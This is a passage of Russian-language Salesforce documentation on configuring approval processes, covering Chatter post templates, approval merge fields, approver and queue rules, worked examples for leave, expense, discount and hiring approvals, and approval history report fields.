- Удаление (или восстановление) настраиваемого объекта инициирует удаление (или восстановление) связанных шаблонов сообщения об утверждении, а также любых сообщений, содержащих запросы на утверждение, которые уже доступны в лентах Chatter.
- При переименовании настраиваемого объекта будет обновлены связанные шаблоны сообщения об утверждении.

СМ. ТАКЖЕ:

Создание шаблона сообщения Chatter

Рекомендации по применению утверждений

Создание шаблона сообщения Chatter

Определите, какие поля должны отображаться в сообщении с запросом на утверждение.

1. В разделе «Настройка» введите *«Шаблоны сообщений»* в поле «Быстрый поиск», затем выберите **«Шаблоны сообщений»**.
2. Нажмите кнопку **«Создать шаблон»**.
3. Выберите объект для шаблона.
4. Нажмите кнопку **«Далее»**.
5. Дайте шаблону имя и описание.
6. Если данный шаблон должен быть установлен по умолчанию для связанного объекта, выберите **«По умолчанию»**.
7. Добавьте не более четырех полей для отображения в сообщении с запросом на утверждение.

   Рекомендуется поместить на кнопку какие-либо текстовые поля, например комментарии или описание.
8. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сообщения, содержащего запрос на утверждение, выполните следующие действия.

- Настройка приложения

СМ. ТАКЖЕ:

Выбор шаблонов уведомлений о запросах на утверждение

Рекомендации по шаблонам сообщений Chatter для запросов на утверждение

Рекомендации по применению утверждений

Прежде чем автоматизировать что-либо с помощью процесса утверждения, учтите ограничения функции.

Когда пользователи нажимают кнопку **«Отправить на утверждение»**, они не видят, какой процесс утверждения запускается. Дайте пользователям знать о критериях каждого процесса утверждения и о том, какие действия выполняются в каждом процессе. Если запись не отвечает критериям входа или отправителю не разрешено использовать процессы утверждения, система Salesforce выдает ошибку.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по настройке утверждений

При создании или редактировании процесса утверждения учитывайте, каким образом утверждения совместимы с другими функциями. Перед тем как начать, разработайте этапы процесса утверждения.

Поля слияния для утверждения

Поля слияния для утверждения включают `{!ApprovalRequest.fieldName}` и `{!ApprovalRequestingUser.fieldName}`. Они поддерживаются в некоторых шаблонах эл. почты и возвращают различные значения на основе статуса экземпляра процесса утверждения.

Рекомендации по настройкам ответственных за утверждение

При выборе ответственных за утверждение для конкретного этапа утверждения (или единственного этапа при использовании мастера запуска) учитывайте следующее.

Рекомендации по управлению утверждениями

Учитывайте данные правила при работе с существующими процессами утверждения, включая их активацию и удаление.

СМ. ТАКЖЕ:

Рекомендации по ответам на утверждения по эл. почте

Рекомендации для функции «Утверждения в Chatter»

Утверждения: Функции, отличающиеся или недоступные в приложении Salesforce1

Рекомендации по использованию отчетов по журналам утверждений

Ограничения для процессов утверждения в наборах изменений

Рекомендации по настройке утверждений

При создании или редактировании процесса утверждения учитывайте, каким образом утверждения совместимы с другими функциями. Перед тем как начать, разработайте этапы процесса утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Связанный объект

Если объект утверждения становится подробным во взаимосвязи «Основная — подробная», то поле «Ответственный» недоступно для макетов страниц утверждения или шаблонов сообщений об утверждении.

Критерии утверждения

В критериях утверждения (будь то критерии ввода или критерии этапа) не указывайте выражения с результатом в виде случайного значения. Таким образом, если критерий потребуется вычислить снова, результат записи каждый раз будет одинаковым.

Совместимость с другими функциями

- Потоки могут удалять записи, ожидающие утверждения.
- Разработайте автоматические действия, чтобы с их помощью можно было просматривать бизнес-правила и процессы утверждения.

Действия по обновлению полей в процессе утверждения

- Процесс утверждения может задавать действие обновления поля, которое выполняет повторную оценку бизнес-правил для обновленного объекта. Однако обновления полей кросс-объекта, которые могут быть доступны в повторно оцененных бизнес-правилах, пропускаются.
- Обновления полей, выполняемые как действия утверждения, не инициируют бизнес-правила или процессы права.

Предполагаемые ошибки

Настройте просмотр содержимого по ошибкам утверждения. Таким образом, вы сможете предвосхитить распространенные проблемы и настроить процесс утверждения, так что ошибка станет маловероятной.

СМ. ТАКЖЕ:

Значения ошибок утверждения

Настройка процесса утверждения

Рекомендации по использованию автоматизированных действий

Рекомендации по шаблонам сообщений Chatter для запросов на утверждение

Поля слияния для утверждения

Поля слияния для утверждения включают `{!ApprovalRequest.fieldName}` и `{!ApprovalRequestingUser.fieldName}`. Они поддерживаются в некоторых шаблонах эл. почты и возвращают различные значения на основе статуса экземпляра процесса утверждения.

Совет: Отправитель не всегда является текущим пользователем. В отношении настраиваемых шаблонов эл. почты используйте `{!ApprovalRequestingUser.fieldName}` вместо `{!User.fieldName}`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Где поддерживаются поля слияния утверждения?

Поля слияния для процессов утверждения могут использоваться в шаблонах эл. почты, но не в шаблонах стандартных писем. Поля слияния утверждения (кроме `{!ApprovalRequest.Comments}`) по имени `{!ApprovalRequest.`*имя_поля*`}` возвращают значения в шаблонах эл. почты только при их использовании в сообщениях эл. почты о назначении утверждения и в электронных предупреждениях для процессов утверждения. При использовании в других сообщениях эл. почты, включая электронные предупреждения для бизнес-правил, поля слияния утверждения возвращают значение `null`.

Какие значения содержит поле слияния?

Сгенерированное значение поля слияния ApprovalRequest зависит от этапа процесса утверждения.

- Полю слияния в электронном запросе на утверждение присваивается имя отправителя и название первого этапа.
- Поля слияния обновляются после утверждения запроса (добавляется имя последнего ответственного за утверждение и название второго этапа, если применимо).
- В последующих действиях значения полей слияния возвращают предыдущий завершенный этап.
- Поле слияния `{!ApprovalRequest.Comments}` возвращает только последний введенный комментарий в сообщениях эл. почты на этапе утверждения, предполагающего единогласное утверждение несколькими ответственными.

СМ. ТАКЖЕ:

Стандартный шаблон для ответа на утверждение по эл. почте

Шаблоны электронных писем в Salesforce Classic

Рекомендации по настройкам ответственных за утверждение

При выборе ответственных за утверждение для конкретного этапа утверждения (или единственного этапа при использовании мастера запуска) учитывайте следующее.

- Пользователи со следующими полномочиями могут отвечать на запросы утверждения, даже если они не являются ответственными за утверждение.
  - «Изменение всех данных»
  - "Модификация всего" для объекта
- Убедитесь, что назначенному ответственному за утверждение предоставлен доступ для чтения записей, подлежащих утверждению. Например, пользователь, которому недоступны записи о расходах, не может видеть и запросы на утверждение расходов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Процессы утверждения, которые позволяют пользователям выбирать ответственного за утверждение вручную, также позволяют пользователям выбирать себя в качестве таких ответственных.
- Пользователь может назначить запрос на утверждение одному и тому же пользователю несколько раз в течение одного этапа. Однако система Salesforce отправит пользователю только один запрос.
- Вот что происходит со списком ответственных за утверждение, когда запись попадает на этап утверждения и процесс утверждения позже возвращается к этому этапу.
  - Если пользователь, ответивший на запрос, **не входит в список назначенных лиц, ответственных за утверждение, и имеет полномочия "Модификация всех данных" или "Модификация всего" для объекта**, этот пользователь заменит исходное лицо в списке, ответственных за утверждение.
  - Если пользователь, ответивший на запрос, **входит в список назначенных лиц, ответственных за утверждение**, данный список для этого этапа не изменится. Такое поведение реализуется, даже если были изменены значения полей, обозначающих лиц, ответственных за утверждение.

Например, процесс утверждения, первый этап которого требует утверждения менеджером пользователя. Если запрос на утверждение был отклонен на втором этапе, то запрос будет возвращен в первый этап. В данной таблице показано, что происходит со списком лиц, ответственных за утверждение.

Если...	Назначенное лицо, ответственное за утверждение...
Менеджер пользователя изначально ответил на запрос утверждения.	Менеджер
Менеджер пользователя изначально ответил на запрос утверждения. После этого сменился менеджер пользователя.	Первоначальный менеджер Новый менеджер не является назначенным лицом, ответственным за утверждение, на данном этапе.
Пользователь с полномочием "Модификация всех данных" изначально ответил на запрос утверждения.	Пользователь с полномочием «Модификация всех данных» Пользователь заменяет менеджера пользователя в списке назначенных лиц, ответственных за утверждение, для этого этапа.

Назначение очереди этапам утверждения

Пользователь может поставить запросы на утверждение в очередь, только если связанный объект поддерживает функцию очереди. Электронный запрос на утверждение не поддерживается процессами утверждения, которые ставят их в очередь.

Если ответственный за утверждение поставлен в очередь, происходит следующее.

- Любой участник очереди может утвердить или отклонить запрос, назначенный очереди.
- Электронные запросы на утверждение отправляются на адрес эл. почты очереди. Если очередь поддерживает отправку сообщений эл. почты своим участникам, то электронные запросы на утверждение отправляются участникам очереди, кроме участников, запретивших принимать сообщения эл. почты, содержащие запросы на утверждение.
- Так как электронные уведомления очереди не предназначены для внешней аудитории, поле `{!ApprovalRequest.External_URL}` возвращает эквивалентный внутренний URL-адрес.
- Уведомления Salesforce1 для запросов на утверждение не отправляются очередям. Рекомендуем добавить отдельных пользователей в качестве назначенных ответственных за утверждение для каждого этапа утверждения, использующего

очередь. В этом случае получение уведомлений о запросах на утверждение в приложении Salesforce1 будет доступно хотя бы данным пользователям. Чтобы назначить ответственность за утверждение очередям и отдельным пользователям, установите флажок «Автоматически назначать ответственным за утверждение» вместо флажка «Автоматически назначать очереди» на этапе утверждения.

- Если запрос на утверждение отклонен и возвращен предыдущему ответственному за утверждение, которым является очередь, то запрос на утверждение назначается утвердившему пользователю, но не очереди.
- Связанный список «Журнал утверждений» отображает имя очереди в столбце «Назначено» и фактического пользователя, утвердившего или отклонившего запрос, в столбце «Фактический ответственный за утверждение».

СМ. ТАКЖЕ:

Определение назначенных ответственных за утверждение на этапе утверждения

Рекомендации по применению утверждений

Рекомендации по управлению утверждениями

Учитывайте данные правила при работе с существующими процессами утверждения, включая их активацию и удаление.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Полномочия администратора

Пользователи с одним из этих полномочий считаются утвержденными администраторами.

- Полномочие «Изменить все» для данного объекта
- Полномочие «Изменение всех данных»

Утвержденные администраторы имеют право на совершение следующих действий.

- Утверждать или отклонять текущие запросы на утверждение, не являясь частью процесса утверждения.
- Редактировать записи, заблокированные для утверждения.

Активация процессов утверждения

- Прежде чем активировать процесс утверждения, рекомендуем создать как минимум один этап.
- Прежде чем активировать процесс утверждения, протестируйте его в безопасной среде Salesforce.
- Активный процесс утверждения не позволяет добавлять, удалять или изменять порядок отображения этапов, а также менять алгоритм отклонения или пропуска после его деактивации.

Промежуточный мониторинг процессов утверждения

Стандартные отчеты по запросам на утверждение хранятся в папках «Административные отчеты» и «Отчеты по действиям».

Удаление процессов утверждения

Прежде чем удалить процесс утверждения, выполните указанные ниже действия.

1. Убедитесь, что он неактивен.

2. Удалите текущие запросы на утверждение, которые связаны с ним, и очистите корзину.

СМ. ТАКЖЕ:

- Просмотр процессов утверждения
- Активация процесса утверждения
- Пакетное управление запросами на утверждение
- Рекомендации по применению утверждений

Образец процесса утверждения

Ознакомьтесь с примерами процессов утверждения, которые могут использоваться для создания собственных процессов.

Пример процесса утверждения: запросы на оплачиваемый отпуск

Обычно заявления на оплачиваемый отпуск утверждаются менеджерами сотрудников. Ниже перечислены действия, позволяющие автоматизировать простой одноэтапный процесс отправки запросов на оплачиваемый отпуск посредством системы Salesforce.

Пример процесса утверждения: отчеты по расходам

Система Salesforce позволяет автоматизировать процесс утверждения отчетов по расходам, отправляемых сотрудниками компании своим менеджерам. Чтобы создать двухэтапный процесс утверждения отчетов по расходам для всех сотрудников головного офиса, воспользуйтесь примером ниже. Данный пример определяет автоматическое утверждение любых расходов менее 50 рублей, утверждение на уровне менеджера всех расходов более 50 рублей и дополнительное утверждение на уровне двух вице-президентов всех расходов более 5 000 рублей. В данном примере отражен процесс параллельного утверждения и параметр «иначе».

Пример процесса утверждения: скидки для возможностей

Возможности, которым предоставляется скидка более 40%, должны утверждаться на уровне генерального директора. Чтобы создать одноэтапный процесс утверждения, воспользуйтесь примером ниже.

Пример процесса утверждения: соискатели

Прежде чем отправить официальное предложение о работе одному из соискателей, компания может воспользоваться несколькими уровнями утверждения. Чтобы создать трехэтапный процесс утверждения, требующий участия менеджеров разного уровня, воспользуйтесь примером ниже.

Пример процесса утверждения: запросы на оплачиваемый отпуск

Обычно заявления на оплачиваемый отпуск утверждаются менеджерами сотрудников. Ниже перечислены действия, позволяющие автоматизировать простой одноэтапный процесс отправки запросов на оплачиваемый отпуск посредством системы Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подготовка организации

Прежде чем создать процесс утверждения, выполните указанные ниже действия.

- Если настраиваемый объект для отслеживания запросов на оплачиваемый отпуск отсутствует, создайте соответствующий настраиваемый объект и вкладку «Запросы на оплачиваемый отпуск». Добавьте соответствующие поля (например, «Дата начала», «Дата окончания» и «Имя сотрудника»).

- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Непосредственные пользователи страницы утверждений в системе Salesforce, включая поля слияния процесса утверждения.

Создание процесса утверждения

Чтобы создать процесс утверждения для настраиваемого объекта запроса на оплачиваемый отпуск, воспользуйтесь мастером быстрого запуска и выполните следующее.

- Выберите шаблон эл. почты, созданный для данного процесса утверждения.
- Не определяйте критерии фильтрации. Таким образом, запросы на оплачиваемый отпуск входят в данный процесс утверждения независимо от атрибутов.
- Выберите параметр «Автоматически назначать ответственного за утверждение с помощью стандартного или настраиваемого поля иерархии», а затем выберите значение «Менеджер».
- Мастер запуска автоматически выбирает ответственного за запись как единственного пользователя, который может отправлять запросы на оплачиваемый отпуск.

Совет: Чтобы разрешить отправителю отзыв отправленного запроса на оплачиваемый отпуск, выполните указанные ниже действия.

1. Щелкните **«Правка»** и выберите **«Исходные отправители»**.
2. Установите флажок «Разрешить отправителям отзывать запросы на утверждение».

Обработка данных

После создания процесса утверждения добавьте связанный список «Журнал утверждений» в макет страницы объекта «Запрос на оплачиваемый отпуск».

Совет: Рекомендуем добавить связанный список «Элементы для утверждения» в настраиваемые макеты начальной страницы. Это позволит пользователям непрерывно просматривать запросы на утверждение, ожидающие ответа.

Прежде чем активировать процесс утверждения, протестируйте его в безопасной среде.

СМ. ТАКЖЕ:

Определение настраиваемого объекта

Шаблоны электронных писем в Salesforce Classic

Создание процесса утверждения при помощи мастера быстрого запуска

Подготовка организации к утверждению

Пример процесса утверждения: отчеты по расходам

Система Salesforce позволяет автоматизировать процесс утверждения отчетов по расходам, отправляемых сотрудниками компании своим менеджерам. Чтобы создать двухэтапный процесс утверждения отчетов по расходам для всех сотрудников головного офиса, воспользуйтесь примером ниже. Данный пример определяет автоматическое утверждение любых расходов менее 50 рублей, утверждение на уровне менеджера всех расходов более 50 рублей и дополнительное утверждение на уровне двух вице-президентов всех расходов более 5 000 рублей. В данном примере отражен процесс параллельного утверждения и параметр «иначе».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подготовка организации

Прежде чем создать процесс утверждения, выполните указанные ниже действия.

- Если настраиваемый объект для отслеживания расходов отсутствует, создайте соответствующий настраиваемый объект и вкладку «Отчеты по расходам». Добавьте соответствующие поля (например, «Стоимость», «Описание», «Статус», «Дата начала» и «Дата окончания»).
- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Непосредственные пользователи страницы утверждений в системе Salesforce, включая поля слияния процесса утверждения.
- Создайте настраиваемое поле «Расположение офиса» для объекта пользователя. Назначьте значение «Головной офис» пользователям головного офиса.

Создание процесса утверждения

Чтобы создать процесс утверждения, воспользуйтесь настраиваемым объектом «Отчет по расходам». Укажите сведения ниже.

- Критерием фильтрации для данного процесса утверждения является *«"Текущий пользователь": "Расположение офиса" равно "Головной офис"»*. Данный процесс утверждения доступен только записям, соответствующим заданному критерию.
- Выберите поле «Менеджер» в качестве следующего автоматического ответственного за утверждение.
- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Непосредственные пользователи страницы утверждений в системе Salesforce, включая поля слияния процесса утверждения.
- Выберите ответственного за запись или любого другого пользователя, который должен отправлять отчеты по расходам.
- Создайте два этапа утверждения.

1. Создайте этап *«Этап 1: Утверждение менеджером»* со спецификациями ниже.
   - Назовите данный этап *«Этап 1: Утверждение менеджером»*.
   - Выберите параметр «Данный этап доступен следующим» и выберите значение **«критерии выполняются»**. При необходимости выберите значение **«утвердить запись»** для параметра «иначе».
   - Задайте критерий фильтрации: *«"Расходы": "Стоимость" больше или равно "50"»*.
   - Выберите менеджера для пользователя, отправляющего запрос, в поле «Автоматически назначать ответственным за утверждение».

- Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».

2. Создайте второй этап утверждения *«Этап 2: Утверждение несколькими вице-президентами»* со спецификациями ниже.
   - Задайте критерий фильтрации *«"Расходы": "Стоимость" больше или равно "5000"»*.
   - Выберите параметр «Автоматически назначать ответственным за утверждение» и выберите двух пользователей с ролью «Вице-президент».
   - Установите флажок «Требовать ЕДИНОГЛАСНОГО утверждения от всех выбранных ответственных за утверждение». Запрос утверждается только после утверждения обоими назначенными пользователями.
   - Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
   - Чтобы вернуть запрос, отклоненный одним из вице-президентов, на изменение менеджеру, установите флажок «Выполнить ТОЛЬКО действия отклонения для данного этапа...».

Совет: Рекомендуем создать следующие действия окончательного утверждения.

- Определение обновления поля для автоматического выбора значения «Утверждено» в поле «Статус».
- Отправка уведомления об утверждении пользователю, отправившему отчет по расходам.
- Отправка исходящего сообщения во вспомогательную финансовую систему для печати компенсационных чеков.

Обработка данных

После создания процесса утверждения добавьте связанный список «Журнал утверждений» в макет страницы объекта «Отчет по расходам».

Совет: Рекомендуем добавить связанный список «Элементы для утверждения» в настраиваемые макеты начальной страницы. Это позволит пользователям непрерывно просматривать запросы на утверждение, ожидающие ответа.

Прежде чем активировать процесс утверждения, протестируйте его в безопасной среде.

СМ. ТАКЖЕ:

Определение настраиваемого объекта
Шаблоны электронных писем в Salesforce Classic
Создание настраиваемых полей
Настройка процесса утверждения
Подготовка организации к утверждению

Пример процесса утверждения: скидки для возможностей

Возможности, которым предоставляется скидка более 40%, должны утверждаться на уровне генерального директора. Чтобы создать одноэтапный процесс утверждения, воспользуйтесь примером ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подготовка организации

Прежде чем создать процесс утверждения, выполните указанные ниже действия.

- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Непосредственные пользователи страницы утверждений в системе Salesforce, включая поля слияния процесса утверждения.
- Создайте следующие настраиваемые поля для возможностей:
  - Поле «Процент скидки» для ввода процента скидки.
  - Поле-флажок «Скидка утверждена» для отображения скидки, утвержденной генеральным директором.

Создание процесса утверждения

Создайте процесс утверждения для объекта «Возможность». Укажите сведения ниже.

- Критерием фильтрации для данного процесса утверждения является *«"Процент скидки" больше или равно "0,4"»*. Данный процесс утверждения доступен только записям, соответствующим заданному критерию.
- Настраиваемое поле можно не выбирать в качестве следующего автоматического ответственного за утверждение, так как ответственность за утверждение всех запросов позже будет назначена генеральному директору.
- Выберите шаблон эл. почты, созданный для данного процесса утверждения.
- Выберите ответственного за запись в качестве единственного пользователя, который может отправлять запросы на утверждение скидки.
- Создайте один этап утверждения без критерия фильтрации, поскольку все отправленные записи должны быть утверждены или отклонены.
- Выберите параметр «Автоматически назначать ответственным за утверждение» и введите имя генерального директора.
- Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
- Рекомендуем создать следующие действия окончательного утверждения.
  - Электронное предупреждение для уведомления пользователя, отправившего запрос на скидку.
  - Обновление поля для автоматической установки флажка возможности «Скидка утверждена».

Обработка данных

После создания процесса утверждения добавьте связанный список «Журнал утверждений» в соответствующие макеты страниц возможности.

Совет: Рекомендуем добавить связанный список «Элементы для утверждения» в настраиваемые макеты начальной страницы. Это позволит пользователям непрерывно просматривать запросы на утверждение, ожидающие ответа.

Прежде чем активировать процесс утверждения, протестируйте его в безопасной среде.

СМ. ТАКЖЕ:

- Шаблоны электронных писем в Salesforce Classic
- Создание настраиваемых полей
- Настройка процесса утверждения
- Подготовка организации к утверждению

Пример процесса утверждения: соискатели

Прежде чем отправить официальное предложение о работе одному из соискателей, компания может воспользоваться несколькими уровнями утверждения. Чтобы создать трехэтапный процесс утверждения, требующий участия менеджеров разного уровня, воспользуйтесь примером ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подготовка организации

Прежде чем создать процесс утверждения, выполните указанные ниже действия.

- Если настраиваемый объект для отслеживания соискателей отсутствует, создайте соответствующий настраиваемый объект и вкладку «Соискатели». Добавьте соответствующие поля (например, «Зарплата», «Предложение принято» (флажок) и «Дата найма»).
- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Непосредственные пользователи страницы утверждений в системе Salesforce, включая поля слияния процесса утверждения.

Создание процесса утверждения

Создайте процесс утверждения для настраиваемого объекта «Соискатель». Укажите сведения ниже.

- Чтобы утвердить все отправленные предложения, пропустите критерий фильтрации.
- Выберите поле «Менеджер» в качестве следующего автоматического ответственного за утверждение.
- Выберите шаблон эл. почты, созданный для данного процесса утверждения.
- Выберите ответственного за запись или любого другого пользователя, который должен отправлять официальные предложения.
- Создайте три этапа утверждения.

1. Создайте этап *«Этап 1: Утверждение менеджером»*.
   - Чтобы разрешить всем записям переход на данный этап, пропустите фильтр.
   - Выберите менеджера для пользователя, отправляющего запрос, в поле «Автоматически назначать ответственным за утверждение».
   - Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
2. Создайте второй этап *«Этап 2: Утверждение вице-президентом»*.

- Чтобы разрешить всем записям переход на данный этап, пропустите фильтр.
- Чтобы разрешить менеджеру выбор соответствующего вице-президента для утверждения запроса, установите флажок «Позволить пользователю выбрать ответственного за утверждение».
- Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
- Чтобы вернуть запрос, отклоненный вице-президентом, на изменение менеджеру, установите флажок «Выполнить ТОЛЬКО действия отклонения для данного этапа...».

3. Создайте третий этап *«Этап 3: Утверждение финансовым директором»*.
   - Чтобы разрешить всем записям переход на данный этап, пропустите фильтр.
   - Выберите параметр «Автоматически назначать ответственным за утверждение» и выберите имя финансового директора.
   - Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
   - Чтобы окончательно отклонить официальные предложения, отклоненные финансовым директором, выберите параметр «Выполнить все действия отклонения для данного этапа, а также все действия окончательного отклонения. (Окончательное отклонение)».

Совет:

- Рекомендуем создать следующие действия окончательного утверждения.
  - Электронное предупреждение для уведомления пользователей, отправивших запрос на официальное предложение.
  - Обновление поля для установки флажка «Предложение принято».
- Рекомендуем создать действия окончательного отклонения ниже.
  - Отправка менеджеру электронного предупреждения об отклонении предложения.

Обработка данных

После создания процесса утверждения добавьте связанный список «Журнал утверждений» в макет страницы объекта «Соискатели».

Совет: Рекомендуем добавить связанный список «Элементы для утверждения» в настраиваемые макеты начальной страницы. Это позволит пользователям непрерывно просматривать запросы на утверждение, ожидающие ответа.

Прежде чем активировать процесс утверждения, протестируйте его в безопасной среде.

СМ. ТАКЖЕ:

Определение настраиваемого объекта

Шаблоны электронных писем в Salesforce Classic

Настройка процесса утверждения

Подготовка организации к утверждению

Отчеты по журналам утверждений

При создании типа настраиваемого отчета для экземпляров процесса утверждения пользователи могут просматривать архивные сведения о завершенных или выполняемых процессах утверждения и их отдельных этапах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для отчетов по журналам утверждений

При создании типа настраиваемого отчета, где объект «Экземпляр процесса» является основным, а объект «Узел экземпляра процесса» является связанным, пользователи могут создавать отчеты по журналам утверждений посредством разных наборов полей, позволяющих просматривать подробные архивные сведения о выполненных или выполняемых процессах утверждения и их отдельных этапах.

Примеры отчетов по журналам утверждений

Рассмотренные образцы отчетов позволяют получать данные журнала утверждений.

Рекомендации по использованию отчетов по журналам утверждений

Просмотрите ограничения и особые алгоритмы, применяемые при создании или просмотре отчетов по журналам утверждений, позволяющих получать подробные архивные сведения о процессах утверждения и этапах.

СМ. ТАКЖЕ:

Создание типа настраиваемого отчета для журнала утверждений

Поля, доступные для отчетов по журналам утверждений

При создании типа настраиваемого отчета, где объект «Экземпляр процесса» является основным, а объект «Узел экземпляра процесса» является связанным, пользователи могут создавать отчеты по журналам утверждений посредством разных наборов полей, позволяющих просматривать подробные архивные сведения о выполненных или выполняемых процессах утверждения и их отдельных этапах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Экземпляр процесса

Экземпляр процесса — это один экземпляр процесса утверждения. Новый экземпляр процесса создается при каждой отправке записи на утверждение.

Поле	Описание
Процесс утверждения: Имя	Имя процесса утверждения.
Код экземпляра процесса утверждения	Код экземпляра процесса утверждения.
Дата завершения	Дата и время завершения или отзыва экземпляра процесса утверждения. Если критерии этапа не выполняются, а утверждение или отклонение записи выполняется автоматически, то поля «Дата завершения» и «Дата отправки» содержат одинаковые значения.

Поле	Описание
Затраченные дни	Период времени, начинающийся датой отправки записи на утверждение и заканчивающийся датой завершения или отзыва процесса утверждения.
Затраченные часы	
Затраченные минуты	
Последний исполнитель: полное имя	Полное имя пользователя, участвовавшего в экземпляре процесса утверждения последним. Если критерии этапа не выполняются, а утверждение или отклонение записи выполняется автоматически, то поля «Последний исполнитель: полное имя» и «Отправитель: полное имя» содержат одинаковые значения.
Тип объекта	Тип объекта записи, отправленной на утверждение.
Имя отложенного этапа	Имя этапа утверждения, используемого записью для ожидания утверждения или отклонения.
Имя записи	Имя записи, отправленной на утверждение.
Статус	Статус экземпляра процесса утверждения.
Дата отправки	Дата и время отправки записи на утверждение.
Отправитель: полное имя	Полное имя пользователя, отправившего запись на утверждение.

Узел экземпляра процесса

Узел экземпляра процесса — это экземпляр этапа утверждения. Новый узел экземпляра процесса создается при каждом входе записи на этап процесса утверждения. Если запись не соответствует критериям этапа или экземпляр процесса утверждения выполняется без входа на этап, то узел экземпляра процесса не создается.

Поле	Описание
Этап: Имя	Имя этапа утверждения.
Этап: Дата завершения	Дата и время завершения или отзыва экземпляра этапа утверждения.
Затраченные дни этапа	Период времени, начинающийся датой входа записи на этап утверждения и заканчивающийся датой завершения или отзыва экземпляра этапа утверждения.
Затраченные часы этапа	
Затраченные минуты этапа	
Последний исполнитель этапа: полное имя	Полное имя пользователя, участвовавшего в экземпляре этапа утверждения последним.
Дата начала этапа	Дата и время входа записи на этап утверждения.

Поле	Описание
Статус этапа	Статус экземпляра этапа утверждения.

СМ. ТАКЖЕ:

- Отчеты по журналам утверждений
- Рекомендации по использованию отчетов по журналам утверждений
- Примеры отчетов по журналам утверждений

Примеры отчетов по журналам утверждений

Рассмотренные образцы отчетов позволяют получать данные журнала утверждений.

